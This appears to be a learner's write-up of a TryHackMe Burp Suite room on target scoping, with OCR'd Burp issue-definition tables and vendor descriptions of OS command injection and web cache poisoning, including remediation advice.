Burp Suite VIP Room

https://tryhackme.com/room/rpburpsuite


This report starts in the middle of the room, having done Task 1-6 yesterday. Also, I was already familiar with the content covered yesterday, so I am hoping today's content has some learning opportunities. Either way, I'm happy for the practice.

TASK 7: Target Definition
When starting a web application test, you'll very likely be provided a few things:

- The application URL (hopefully for dev/test and not prod)
- A list of the different user roles within the application
- Various test accounts and associated credentials for those accounts
- A list of pieces/forms in the application which are out-of-scope for testing and should be avoided


Answer the questions below

Before leaving the Proxy tab, switch Intercept to disabled. We'll still see the pages we navigate to in our history and the target tab, just having Intercept constantly stopping our requests for this next bit will get old fast.



Logging of out-of-scope Proxy traffic is disabled

Navigate to the Target tab in Burp. In our last task, Proxy, we browsed to the website on our target machine (in this case OWASP Juice Shop). Find our target site in this list and right-click on it. Select 'Add to scope'.



Enabled	Prefix
✓	http://10.10.14.133/


Browse around the rest of the application to build out our page structure in the target tab. Once you've visited most of the pages of the site return to Burp Suite and expand the various levels of the application directory. What do we call this representation of the collective web application?

site map

What is the term for browsing the application as a normal user prior to examining it further?

happy path

One last thing before moving on. Within the target tab, you may have noticed a sub-tab for issue definitions. Click into that now.



Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.


Name	Typical severity	Type index
OS command injection	High	0x00100100
SQL injection	High	0x00100200
SQL injection (second order)	High	0x00100210
ASP.NET tracing enabled	High	0x00100280
File path traversal	High	0x00100300
XML external entity injection	High	0x00100400
LDAP injection	High	0x00100500
XPath injection	High	0x00100600
XML injection	Medium	0x00100700
ASP.NET debugging enabled	Medium	0x00100800
HTTP PUT method is enabled	High	0x00100900
Out-of-band resource load (HTTP)	High	0x00100a00
File path manipulation	High	0x00100b00

OS command injection

Description

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.

OS command injection vulnerabilities are usually very



File path manipulation	High	0x00100b00
PHP code injection	High	0x00100c00
Server-side JavaScript code injection	High	0x00100d00
Perl code injection	High	0x00100e00
Ruby code injection	High	0x00100f00
Python code injection	High	0x00100f10
Expression Language injection	High	0x00100f20
Unidentified code injection	High	0x00101000
Server-side template injection	High	0x00101080
SSI injection	High	0x00101100
Cross-site scripting (stored)	High	0x00200100
HTTP request smuggling	High	0x00200140
Web cache poisoning	High	0x00200180
HTTP response header injection	High	0x00200200
Cross-site scripting (reflected)	High	0x00200300
Client-side template injection	High	0x00200308
Cross-site scripting (DOM-based)	High	0x00200310
Cross-site scripting (reflected DOM-based)	High	0x00200311
Cross-site scripting (stored DOM-based)	High	0x00200312
JavaScript injection (DOM-based)	High	0x00200320
JavaScript injection (reflected DOM-based)	High	0x00200321
JavaScript injection (stored DOM-based)	High	0x00200322
Path-relative style sheet import	Information	0x00200328
Client-side SQL injection (DOM-based)	High	0x00200330
Client-side SQL injection (reflected DOM-based)	High	0x00200331
Client-side SQL injection (stored DOM-based)	High	0x00200332
WebSocket URL poisoning (DOM-based)	High	0x00200340
WebSocket URL poisoning (reflected DOM-based)	High	0x00200341
WebSocket URL poisoning (stored DOM-based)	High	0x00200342
Local file path manipulation (DOM-based)	High	0x00200350
Local file path manipulation (reflected DOM-based)	High	0x00200351
Local file path manipulation (stored DOM-based)	High	0x00200352
Client-side XPath injection (DOM-based)	Low	0x00200360
Client-side XPath injection (reflected DOM-based)	Low	0x00200361
Client-side XPath injection (stored DOM-based)	Low	0x00200362
Client-side JSON injection (DOM-based)	Low	0x00200370
Client-side JSON injection (reflected DOM-based)	Low	0x00200371
Client-side JSON injection (stored DOM-based)	Low	0x00200372
Flash cross-domain policy	High	0x00200400
Silverlight cross-domain policy	High	0x00200500
Cross-origin resource sharing	Information	0x00200600
Cross-origin resource sharing: arbitrary origin trusted	High	0x00200601
Cross-origin resource sharing: unencrypted origin trusted	Low	0x00200602
Cross-origin resource sharing: all subdomains trusted	Low	0x00200603
Cross-site request forgery	Medium	0x00200700
SMTP header injection	Medium	0x00200800
Cleartext submission of password	High	0x00300100
External service interaction (DNS)	High	0x00300200
External service interaction (HTTP)	High	0x00300210
External service interaction (SMTP)	Information	0x00300220
Referer-dependent response	Information	0x00400100
Spoofable client IP address	Information	0x00400110
User agent-dependent response	Information	0x00400120

serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be possible to use the server as a platform for attacks against other systems. The exact potential for exploitation depends upon the security context in which the command is executed, and the privileges that this context has regarding sensitive resources on the server.

Remediation

If possible, applications should avoid incorporating user-controllable data into operating system commands. In almost every situation, there are safer alternative methods of performing server-level tasks, which cannot be manipulated to perform additional commands than the one intended.

If it is considered unavoidable to incorporate user-supplied data into operating system commands, the following two layers of defense should be used to prevent attacks:

- The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used. Otherwise, only short alphanumeric strings should be accepted. Input containing any other data, including any conceivable shell metacharacter or whitespace, should be rejected.
- The application should use command APIs that launch a specific process via its name and command-line parameters, rather than passing a command string to a shell interpreter that supports command chaining and redirection. For example, the Java API Runtime.exec and the ASP.NET API Process.Start do not support shell metacharacters. This defense can mitigate the impact of an attack even in the event that an attacker circumvents the input validation defenses.

References


- Web Security Academy: OS command injection

Vulnerability classifications

- CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS

The issue definitions found here are how Burp Suite defines issues within reporting. While getting started, these issue definitions can be particularly helpful for understanding and categorizing various findings we might have. Which poisoning issue arises when an application behind a cache process input that is not included in the cache key?

web cache poisoning



Name	Typical severity	Type index
OS command injection	High	0x00100100
SQL injection	High	0x00100200
SQL injection (second order)	High	0x00100210
ASP.NET tracing enabled	High	0x00100280
File path traversal	High	0x00100300
XML external entity injection	High	0x00100400
LDAP injection	High	0x00100500
XPath injection	High	0x00100600
XML injection	Medium	0x00100700
ASP.NET debugging enabled	Medium	0x00100800
HTTP PUT method is enabled	High	0x00100900
Out-of-band resource load (HTTP)	High	0x00100a00
File path manipulation	High	0x00100b00
PHP code injection	High	0x00100c00
Server-side JavaScript code injection	High	0x00100d00
Perl code injection	High	0x00100e00
Ruby code injection	High	0x00100f00
Python code injection	High	0x00100f10
Expression Language injection	High	0x00100f20
Unidentified code injection	High	0x00101000
Server-side template injection	High	0x00101080
SSI injection	High	0x00101100
Cross-site scripting (stored)	High	0x00200100
HTTP request smuggling	High	0x00200140
Web cache poisoning	High	0x00200180
HTTP response header injection	High	0x00200200
Cross-site scripting (reflected)	High	0x00200300
Client-side template injection	High	0x00200308
Cross-site scripting (DOM-based)	High	0x00200310
Cross-site scripting (reflected DOM-based)	High	0x00200311
Cross-site scripting (stored DOM-based)	High	0x00200312
JavaScript injection (DOM-based)	High	0x00200320
JavaScript injection (reflected DOM-based)	High	0x00200321
JavaScript injection (stored DOM-based)	High	0x00200322

Web cache poisoning

Description

Web caches identify resources using a few specific components of each HTTP request, together known as the cache key. Two requests with the same cache key are regarded by the cache as equivalent.

Web cache poisoning vulnerabilities arise when an application behind a cache processes input that is not included in the cache key. Attackers can exploit this by sending crafted input to trigger a harmful response that the cache will then save and serve to other users.

The impact is potentially serious as the malicious cached page may be served to a large number of users without other interaction. The threat posed by this vulnerability depends largely on what can be achieved with the input. Often the input is vulnerable to XSS, or can be used to trigger a redirect to another domain. Other times, it can simply be used to swap pages around.

